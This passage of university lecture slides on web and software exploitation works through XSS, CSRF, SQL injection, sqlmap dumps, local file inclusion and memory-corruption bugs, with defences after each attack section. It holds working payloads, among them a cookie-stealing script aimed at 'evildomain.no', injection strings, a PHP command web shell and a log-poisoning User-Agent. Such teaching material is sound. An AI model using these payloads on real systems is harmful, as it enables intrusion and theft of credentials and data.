<tr><td>Female</td>  
<td><input type="radio" name="nem" value="Female" /></td></tr>  
<tr><td><input type="submit" value="Submit" /></td></tr>  
</table>  
</form>
```

html form



# Exploiting XSS

Example of providing misleading html elements as an input

← → ⌂ ① 193.225.218.118/form.php

Family name:

First name:

Male

Female

**Submit**

← → ⌂ ① 193.225.218.118/form.php

Welcome nrk!

Family name:

First name:

Male

Female

**Submit**

vg.no



# What can the attacker do with XSS?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected), e.g. the session variables for session hijacking
- Keylogging: attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user credentials
- Launch browser exploits



# XSS: redirection

Redirection is possible with e.g. the javascript document.location syntax:

```
<script>document.location="http://nrk.no"</script>
<IMG """"><SCRIPT>document.location="http://nrk.no"</SCRIPT>">
<img src=x onerror="document.location='http://nrk.no'">
<BODY ONLOAD=document.location='http://nrk.no'>
```


Family name:

First name:

Male

Female

**Submit**





# XSS: rewrite page

Rewriting the page is possible with e.g. the javascript `document.body.innerHTML` syntax:

```
<script>document.body.innerHTML = 'This is a new page';</script>
```

## Some initial text

Family name:

First name:

Male

Female

This is a new page!

Family name:

First name:

Male


Female



# XSS: get cookie

Attacker can obtain the cookie variables using the document.cookie:

```
<script>alert(document.cookie)</script>
<script>document.location='http://evildomain.no/getcookie?cookie='+docume
nt.cookie</script>
```



Some initial text

Family name:

First name:

Male

Female



# Protection against XSS

- Validate every input parameter
- Use XSS filter libraries (available for every web scripts)
- Use http flags to prevent cookie stealing e.g. HTTPONLY



# Cross Site Request Forgery (CSRF)

- tricks the victim into submitting a malicious request e.g.


<http://bank.com/transfer.do?acct=MARIA&amount=100000>

- If the victim is not in the session (previously hasn't logged in) the url does nothing
- If the victim has the session (has previously logged in) the url executes the action
- Works with GET and POST as well



# SQL injection

- The attacker can provide an input parameter that influences the webapp sql query
- The attacker tries to execute his own sql query or modify the original query to gain information





# SQL command examples

- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees
- SELECT \* FROM Employees
- SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City = 'London'
- SELECT *column1, column2, ...*  
FROM *table\_name*  
WHERE *columnN* LIKE *pattern*;
- SELECT *column\_name(s)* FROM *table1*  
UNION  
SELECT *column\_name(s)* FROM *table2*;

A tutorial can be found here:  
<https://www.w3schools.com/sql/default.asp>



# SQL with php - example

193.225.218.118/sql.php

incorrect login

Name: admin

Password: 12345

Submit

```
<?php
if (isset($_POST["username"]))
{
    // set your infomation.

$host      = [REDACTED];
$user      = 'root';
$pass      = [REDACTED];
$database  = 'Teszt';

// connect to the mysql database server.
$connect = @mysql_connect ($host, $user, $pass);
@mysql_select_db($database,$connect) or die( "Unable to select database");

if ( $connect )
{
    $result = mysql_query("SELECT * FROM Tabla1
Where email='".$POST["username']."' AND Jelszo='".$POST["passwd"]."'");

$num_rows = mysql_num_rows($result);

if ($num_rows>0)
{
    printf("<br>Successful login");
}
else printf("<br>incorrect login");

//mysql_close($connect);
}
else {
    trigger_error ( mysql_error() , E_USER_ERROR );
}

?>
```

evaluation of  
query

Connect to database

Missing  
input  
validation!!!

```
<form action="sql.php" method="post">
<table width=100 >
<tr><td>Name:</td>
<td><input type="text" name="username" value="" /></td></tr>
<tr><td>Password:</td>
<td><input type="text" name="passwd" value="" /></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```

html form



# Check your sql query for practicing

◀ ⓘ | 193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND Jelszo='12345'
```

Name:  →

Password:  →

◀ ⓘ | 193.225.218.118/sql2.php

```
SELECT * FROM Tabla1 Where email='admin' AND Jelszo='12345"
```

Name:  SQL syntax error

Password:



# Exploiting the vulnerability

A screenshot of a web browser window. The address bar shows the URL: 193.225.218.118/sql2.php. The page content displays an SQL query and its execution results:

```
SELECT * FROM Tabla1 Where email='admin' AND Jelszo='12345' or '1'='1'
```

The text "Successful login" is circled in red. Below it, the form fields show:

Name: admin

Password: 12345' or '1'='1

A red arrow points from the password field to the part of the SQL query where the password is specified.



# Blind SQL injection – Black or White?

193.225.218.118/sql3.php?email=laszlo

That is the first version of the webpage

This is the main text of the webpage

**True**

193.225.218.118/sql3.php?email=laszlo' or '1='1

That is the second version of the webpage

This is the main text of the webpage

**False**

193.225.218.118/sql3.php?email=laszlo' or '1='2

That is the first version of the webpage

This is the main text of the webpage



# Blind SQL injection – Black or White?

True

193.225.218.118/finse/index.php?pic=3&topic=3' and '1='1

Finse, Norway

Transportation  
Recreation  
Research  
Culture

Finse is home to the Alpine Research Center operated by the University of Bergen. The Centre began its work in 1972, initiating the Mountain Ecological Research Station. The Centre hosts numerous research projects from both Norwegian and international institutions, and is part of the EU-funded International Network for Terrestrial Research and Monitoring of Arctic Change (INTERACT).



False

193.225.218.118/finse/index.php?pic=3&topic=3' and '1='2

Finse, Norway

Transportation  
Recreation  
Research  
Culture





# Blind SQL injection – exploitation

True

| 193.225.218.118/finse/index.php?pic=3&topic=3' and ASCII(Substr((SELECT @@VERSION),1,1))<128 and '1='1

**Finse, Norway**

[Transportation](#)

[Recreation](#)

[Research](#)

[Culture](#)

Finse is home to the Alpine Research Center operated by the University of Oslo and University of Bergen. The Centre began its work in 1972, initially under the title of the High Mountain Ecological Research Station. The Centre hosts numerous workshops, conferences, and research projects from both Norwegian and international institutions. It is part of EU-funded International Network for Terrestrial Research and Monitoring in the Arctic (INTERACT).



False

| 193.225.218.118/finse/index.php?pic=3&topic=3' and ASCII(Substr((SELECT @@VERSION),1,1))>128 and '1='1

**Finse, Norway**

[Transportation](#)

[Recreation](#)

[Research](#)

[Culture](#)





# SQL injection consequences

- Confidentiality: Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- Authentication: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- Integrity: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.



# Protection against SQL injection

- Use the least privileges
- Limit the functionality of sql engine (e.g. disable executing system commands)
- Validate every input data (use sql injection filter methods)



# Exploitation with sqlmap

```
root@kali:~# sqlmap -u "http://193.225.218.118/finse/index.php?pic=3&topic=3" --dbms
```

```
[08:01:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL >= 5.0.12
[08:01:25] [INFO] fetching database names
[08:01:25] [INFO] fetching number of databases
[08:01:25] [WARNING] running in a single-thread mode. Please consider
retrieval
[08:01:25] [INFO] retrieved: 10
[08:01:25] [INFO] retrieved: information_schema
[08:01:32] [INFO] retrieved: 911
[08:01:33] [INFO] retrieved: DELO
[08:01:35] [INFO] retrieved: Flag
[08:01:37] [INFO] retrieved: Hello
[08:01:39] [INFO] retrieved: Nemszabad
[08:01:43] [INFO] retrieved: Teszt
[08:01:45] [INFO] retrieved: finse
[08:01:47] [INFO] retrieved: mysql
[08:01:49] [INFO] retrieved: phpmyadmin
available databases [10]:
[*] `911`
[*] DELO
[*] finse
[*] Flag
[*] Hello
[*] information_schema
[*] mysql
[*] Nemszabad
[*] phpmyadmin
[*] Teszt
```



# Exploitation with sqlmap

```
root@kali:~# sqlmap -u "http://193.225.218.118/finse/index.php?pic=3&topic=3" -D Flag --tables
```

```
[10:20:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL >= 5.0.12
[10:20:02] [INFO] fetching tables for database: 'Flag'
[10:20:02] [INFO] fetching number of tables for database 'Flag'
[10:20:02] [INFO] resumed: 1
[10:20:02] [INFO] resumed: Flag
Database: Flag
[1 table]
+-----+
| Flag |
+-----+
```

```
root@kali:~# sqlmap -u "http://193.225.218.118/finse/index.php?pic=3&topic=3" -D Flag -T Flag --dump
```

```
[10:23:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL >= 5.0.12
[10:23:45] [INFO] fetching columns for table 'Flag' in database 'Flag'
[10:23:45] [INFO] resumed: 2
[10:23:45] [INFO] resumed: id
[10:23:45] [INFO] resumed: value
[10:23:45] [INFO] fetching entries for table 'Flag' in database 'Flag'
[10:23:45] [INFO] fetching number of entries for table 'Flag' in database 'Flag'
[10:23:45] [INFO] resumed: 1
[10:23:45] [INFO] resumed: Dr76454hjfsdg8756
[10:23:45] [INFO] resumed: 1
[10:23:45] [INFO] analyzing table dump for possible password hashes
Database: Flag
Table: Flag
[1 entry]
+-----+
| id | value          |
+-----+
| 1  | Dr76454hjfsdg8756 |
+-----+
```



# Exploitation with file uploading

193.225.218.118/finse/index.php?pic=3&topic=3' union select '0','0' into outfile '/var/www/temp/uio2.php'

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

## Finse, Norway

Transportation  
Recreation  
Research  
Culture



Log  
Nai  
Pas  
Su

193.225.218.118/temp/uio2.php

Most Visited ▾ Offensive Security Kali Li

3 research.htm 0 0



# Exploitation with file uploading

The image shows two screenshots of a web browser. The left screenshot displays a PHP script at the URL 193.225.218.118/CEH/cmd.txt. The script contains a command execution vulnerability, specifically a `system($_GET['cmd']);` line. A red circle highlights the entire script. The right screenshot shows a successful file upload to the URL 193.225.218.118/finse/index.php?pic=3&topic=3' union select '0','0' into outfile '/var/www/temp/uio2.php'. The page title is "Finse, Norway" and features a menu with "Transportation", "Recreation", "Research", and "Culture". A red arrow points from the exploit code on the left to the uploaded file path on the right. Below the screenshots, there is a large redacted area.

```
<?
// PHP_KIT
// cmd.php = Command Execution
// by: The Dark Raver
// modified: 21/01/2004
?>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION=""
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```



# Local file inclusion

The attacker can include a local file of the webserver using the webpage

A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/lfi.php?COLOR=../../../../etc/passwd`. The page content displays the contents of the `/etc/passwd` file, which includes entries for root, daemon, news, gnats, messagebus, and several other system users.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/false
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534
messagebus:x:103:107::/var/run/dbus:/bin/false
lightdm:x:104:108:Light Display Manager
daemon,,,:/home/usbmux:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:113:123::/home/saned
ftp:x:117:65534::/srv/ftp:/bin/false
hallgato:x:1001:1001::/home/hallgato:/bin/bash
hallgat
```

A screenshot of the WinSCP file editor interface. The title bar says `/var/www/lfi.php - root@193.225.218.118 - Editor - WinSCP`. The code in the editor window is a PHP script that checks if the `COLOR` parameter is set via `$_GET`, and if so, includes the file specified by its value.

```
<?php
    if (isset( $_GET['COLOR'] ) ){
        include( $_GET['COLOR']);
    }
?>
```



# Exploitation of LFI vulnerabilities

Other possibilities: e.g. php filter

Since Php 5.0.0 the `php://filter/convert.base64-encode/resource` function is enabled

It encodes the php file with base64 and the php script source is showed.

```
← → ⌂ ① 193.225.218.118/lfi.php?COLOR=php://filter/convert.base64-encode/resource=lfi.php
PD9waHAKICAgAaWYgKGJzc2V0KCAkX0dFVFnQ09MT1InXSApICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==
```

## Decode from Base64 format

Simply use the form below

```
PD9waHAKICAgAaWYgKGJzc2V0KCAkX0dFVFnQ09MT1InXSApICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==
```

```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR']);
}
?>
```

Find the flag here: <http://193.225.218.118/lfi2.php? COLOR=whatever !!!>  
TEK5510



# Exploitation of LFI vulnerabilities

/proc/self/environ contains the current process info including the HTTP\_USER\_AGENT:

The screenshot shows the Burp Suite interface with the "Intruder" tab selected. The "Request" pane displays a GET request to http://localhost/DVWA-1.9/vulnerabilities/lfi/?page=/proc/self/environ. The "Response" pane shows the server's response, which includes the Apache user agent (HTTP\_USER\_AGENT) and other process information. A red circle highlights the "HTTP\_USER\_AGENT" header in the response.

```
HTTP/1.1 200 OK
Date: Mon, 01 Aug 2010 21:19:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.17
Expires: Tue, 29 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4418
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

DOCUMENT_ROOT=/var/www/GATEWAY_INTERFACE=CGI/1.1 HTTP_ACCEPT=text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1
HTTP_COOKIE=$HTTP_COOKIE; SERVER_SOFTWARE=Apache/2.4.7 (Ubuntu); SERVER_NAME=localhost; SERVER_PORT=80; SERVER_PROTOCOL=HTTP/1.1; SERVER_SIGNATURE=Apache/2.4.7 (Ubuntu) PHP/5.5.9-1ubuntu4.17; SERVER_ADMIN=webmaster@localhost; SERVER_NAME=www.localhost; SERVER_PORT=80
REQUEST_METHOD=GET REQUEST_URI=/DVWA-1.9/vulnerabilities/lfi/index.php
SCRIPT_FILENAME=/var/www/html/DVWA-1.9/vulnerabilities/lfi/index.php
SERVER_ADDR=xx.xx.xx.xx SERVER_ADMIN=webmaster@localhost SERVER_NAME=www.localhost SERVER_PORT=80
SERVER_PROTOCOL=HTTP/1.1 SERVER_SIGNATURE=Apache/2.4.7 (Ubuntu)
```

We can also try to find the user agent by /proc/self/fd/ and brute-forcing the number (usually 12 or 14 in Apache)

/proc/self/fd/12

/proc/self/fd/14%00

/proc/self/fd/12

/proc/self/fd/14%00

/proc/<apache\_id>/fd/12

/proc/<apache\_id>/fd/14 (apache id is from /proc/self/status)

/proc/<apache\_id>/fd/12%00

/proc/<apache\_id>/fd/14%00



# LFI exploitation with the logs

If we can see the logs then we can place php script in the logs to be executed. The logs can be in various places, one option is to check /var/log/apache2 folder:

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Contains a raw HTTP request to `/lfi.php?COLOR=/var/log/apache2/access.log`. The response code is `HTTP/1.1 200 OK`.
- Response Tab:** Shows the Apache log entries. The first entry is a dummy connection. Subsequent entries show various user agents and their requests, such as Wget, curl, and various web browsers (Firefox, Chrome, Safari) from different IP addresses (e.g., 187.104.123.72, 178.232.91.47, 155.94.88.58).
- Header:** Targeted at `http://193.225.218.118`.



# LFI exploitation with the logs

Instead of phpinfo, it's better to use the system() php command:

**Request**

Raw Params Headers Hex

```
GET /lfi.php?COLOR=../../../../etc/passwd HTTP/1.1
Host: 193.225.218.118
User-Agent: <?php system($_GET['cmd']); ?> (X11; Linux
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

GET /lfi.php?COLOR=/var/log/apache2/access.log&cmd=ls| HTTP/1.1
Host: 193.225.218.118
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

129.240.205.34 - - [10/Oct/2017:15:57:06 +0200] "GET /lfi.php?COLOR=/var/www/log/apache (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:15:57:09 +0200] "GET /lfi.php?COLOR=/var/www/log/apache (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:15:57:15 +0200] "GET /lfi.php?COLOR=/var/www/log/apache (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:15:57:29 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:15:58:26 +0200] "GET /lfi.php?COLOR=/var/www/log/apache (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:15:58:47 +0200] "GET /lfi.php?COLOR=/var/log/apache2/ac
129.240.205.34 - - [10/Oct/2017:15:59:05 +0200] "GET /lfi.php?COLOR=/var/www/log/apache (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:15:59:06 +0200] "GET /favicon.ico HTTP/1.1" 404 504
"http://193.225.218.118/lfi.php?COLOR=/var/www/log/apache2/access.log" "Mozilla/5.0 (wi
like Gecko) Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:59:31 +0200] "GET /lfi2.php?COLOR=/var/www/log/apach
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /lfi.php?COLOR=/var/log/apache2/ac
NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /favicon.ico HTTP/1.1" 404 504
"http://193.225.218.118/lfi.php?COLOR=/var/log/apache2/access.log" "Mozilla/5.0 (Window
Gecko) Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:18 +0200] "GET /CEH/ HTTP/1.1" 200 1584 "-" "Mozi
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:25 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:00:26 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:02:09 +0200] "GET /lfi.php?COLOR=/var/log/apache2/ac
EHKonf
Tests
adasvetel
akarmi
browser
centipede
ctf



# Protection against LFI

- Validate input data
- Use the least privileges
- Never let the logs accessible for the web server



# Session hijacking

The attacker modifies the session variables through the cookies to get access to unavailable sites

How to find the session cookie:

- Through information disclosure (e.g. session variable in the URL!!!)
- Steal the session cookie through a vulnerability (e.g. XSS)
- Steal the session cookie with social engineering (the attacker sends a misleading link to click on)
- If the session variable is predictable the attacker can map the logic of the session variables
- Brute forcing the session variable



# Protection against session hijacking

- Use unique and unpredictable session variables
- Never store session variables in unsecure places (e.g. in the url)
- Maximize session expiry
- Validate input data to avoid session stealing



# Homework

<http://jabba.hackingarena.no:807>

<http://palpatine.hackingarena.no:813>

<http://jabba.hackingarena.no:811>

Find the flag on the sites!

Good luck!



TEK5510 Security in Operating Systems and Software

# Advanced software vulnerability exploitation

Laszlo Erdodi,

*laszloe@ifi.uio.no*

## Slide 1

---

**KV1**

Katalin Vertes; 23.10.2017



# Advanced exploitations

- Several types of software bug exists (stack related, heap related)
- Modern operating systems have advanced protections (Data Execution Prevention, Address Space Layout Randomization, etc..)
- Modern exploitation became very difficult and tricky
  - e.g. for the heap related tasks the operating system heap management should be understood
  - e.g. browsers have additional protections (separated heaps for html objects, sandboxing, etc..)
- Today we will get an overview on two modern exploitation methods:
  - DEP bypassing with Return Oriented Programming
  - Use after free exploitation with heap spraying



# Software bug examples

(stack overflow)

```
#include <string.h>
void func1(char* ar1)
{
    char ar2[10];
    strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
    func1(argv[1]);
}
```

Missing input validation, the attacker can overrun a method stack frame!

(format string)

```
#include <string.h>
void func1(char* a, char* b)
{
    printf(a);
}
int main(int argc, char* argv[])
{
    func1(argv[1]);
}
```

Missing input validation, the attacker can provide misleading format characters (e.g. %s%s%s%S%d%d) to compromise the memory



# Software bug examples

(integer overflow)

```
if (channelp) {  
    /* set signal name (without SIG prefix) */  
    uint32_t namelen =  
        _libssh2_ntohu32(data + 9 + sizeof("exit-signal"));  
    channelp->exit_signal =  
        LIBSSH2_ALLOC(session, namelen + 1);  
    [...]  
    memcpy(channelp->exit_signal,  
           data + 13 + sizeof("exit_signal"), namelen);  
    channelp->exit_signal[namelen] = '\0';
```

The memory allocation size is influenced by the user input, the allocation size is not the same as the size of the memory copy, the attacker can allocate zero memory!



# Software bug examples

## (use after free)

```
char* ptr = (char*)malloc (SIZE);
if (err) {
    abrt = 1;
    free(ptr);
}
...
if (abrt) {
    logError("operation aborted before commit", ptr);
}
```

An object is used after being freed,  
the attacker can provide a fake object  
to execute malicious code!

## (double free)

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
    free(ptr);
}
...
free(ptr);
```

An object is freed twice, the  
attacker can provide a fake  
object and its destructor with  
a malicious code will be  
executed by the 2nd free




# Advanced protections against software vulnerability exploitation

- The operating system, the compiler and the software itself can provide additional protections against the bug exploitation
- The main protections for Windows are listed here:
  - Stack cookie (MS uses the /gs flag compiling options)
  - Heap cookie (Provides a check for the heap related overflows)
  - Memory execution prevention (Data Execution Prevention or DEP in Windows)
  - Address Space Layout Randomization (with high entropy)
  - Enhanced Mitigation Experience Toolkit (EMET)
  - Control Flow Integrity
  - other



# Stack cookie protection


- The stack cookie (randomly created) is placed on the stack frames between the local variables and the return pointer
- If the return pointer is modified from the local variables (stack overflow), then the stack cookie will be changed





# Data Execution Prevention

- DEP assigns rights to segments (Read/Write/Execute)
- Data on the stack cannot be executed
- Code cannot be rewritten
- DEP has 4 settings:
  - AlwaysIn
  - AlwaysOff
  - OptIn
